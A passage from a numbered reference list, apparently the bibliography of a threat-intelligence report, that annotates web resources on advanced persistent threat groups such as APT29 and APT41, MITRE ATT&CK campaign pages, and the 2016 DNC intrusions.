2. **Comodo Containment - Advanced Persistent Threat (APT):** Comodo's website provides insights into advanced persistent threats (APTs) and their impact on organizations. The page discusses the characteristics of APTs, their detection, and Comodo's containment solutions. https://containment.comodo.com/why-comodo/advanced-persistent-threat.php
3. **MITRE ATT&CK Framework:** The official MITRE ATT&CK website provides a comprehensive framework that catalogs adversary tactics and techniques used in cyber-attacks. It includes detailed information about various attack techniques, their descriptions, and their relationships. https://attack.mitre.org/.
4. **BlackBerry Endpoint Security - MITRE ATT&CK:** BlackBerry's website offers information about their endpoint security solutions and their alignment with the MITRE ATT&CK framework. The page discusses how BlackBerry's security solutions can help organizations detect and respond to attacks based on the MITRE ATT&CK framework. https://www.blackberry.com/us/en/solutions/endpoint-security/mitre-attack
5. **SocRadar - APT29 (Cozy Bear):** SocRadar provides an APT profile on APT29, also known as Cozy Bear. The page discusses the group's tactics, techniques, and procedures (TTPs), along with notable campaigns and targeted sectors. https://socradar.io/apt-profile-cozy-bear-apt29/
6. **Securelist - MiniDionis APT:** Securelist's blog post covers the activities of the MiniDionis APT group and their usage of cloud drives in their attacks. The page provides an analysis of the group's techniques and highlights notable campaigns. https://securelist.com/minidionis-one-more-apt-with-a-usage-of-cloud-drives/71443/
7. **Wikipedia - Democratic National Committee Cyber Attacks:** The Wikipedia page covers the cyber-attacks targeting the Democratic National Committee (DNC) during the 2016 United States presidential election. It provides an overview of the incident, attribution, and related events. https://en.wikipedia.org/wiki/Democratic_National_Committee_cyber_attacks
8. **Kaspersky Enterprise Security - MITRE APT29:** Kaspersky's website discusses APT29, also known as Cozy Bear, and its activities. The page explains how Kaspersky's enterprise security solutions can help organizations defend against APT29 attacks based on the MITRE ATT&CK framework. https://www.kaspersky.com/enterprise-security/mitre/apt29
9. **Matisoft Labs - APT29 Case Studies:** Matisoft Labs presents case studies related to APT29 (Cozy Bear) attacks. The page provides in-depth analysis of APT29's techniques, campaigns, and targeted entities. https://www.matisoftlabs.com/case-studies/apt29

10. **Volexity - PowerDuke Post-Election Spear-Phishing Campaigns:** Volexity's blog post delves into the PowerDuke post-election spear-phishing campaigns that targeted think tanks and NGOs. The page provides an overview of the campaigns, the group's techniques, and related findings. https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/
11. **MITRE ATT&CK - Campaign C0023:** This page on the MITRE ATT&CK website provides information about Campaign C0023. It outlines the tactics, techniques, and procedures associated with the campaign and provides insights into its behavior. https://attack.mitre.org/campaigns/C0023/
12. **MITRE ATT&CK - Campaign C0024:** This page on the MITRE ATT&CK website focuses on Campaign C0024. It provides details about the campaign's tactics, techniques, and procedures (TTPs) and offers insights into its observed behavior. https://attack.mitre.org/campaigns/C0024/
13. **Council on Foreign Relations - APT41:** The Council on Foreign Relations' article discusses APT41, a Chinese cyber espionage group. The page provides an overview of the group's activities, notable campaigns, and targeted sectors. https://www.cfr.org/cyber-operations/apt-41
14. **UK Government - Exposing Global Campaigns of Malign Activity by Russian Intelligence Services:** The UK government's official news release exposes global campaigns of malign activity conducted by Russian intelligence services. The page provides an overview of the campaigns, their attribution, and related actions taken by the UK, US, and other countries. https://www.gov.uk/government/news/russia-uk-and-us-expose-global-campaigns-of-malign-activity-by-russian-intelligence-services
15. **Medium - APT41 Techniques Based on MITRE ATT&CK:** This Medium blog post explores APT41's techniques based on the MITRE ATT&CK framework. It provides insights into the group's TTPs, campaigns, and notable attack methods. https://morpheusme.medium.com/apt-41-techniques-based-on-mitre-f4b3a208edc
16. **Wikipedia - Double Dragon (Hacking Group):** The Wikipedia page covers the hacking group known as Double Dragon. It provides information about the group's activities, notable campaigns, and associated events. https://en.wikipedia.org/wiki/Double_Dragon_(hacking_group)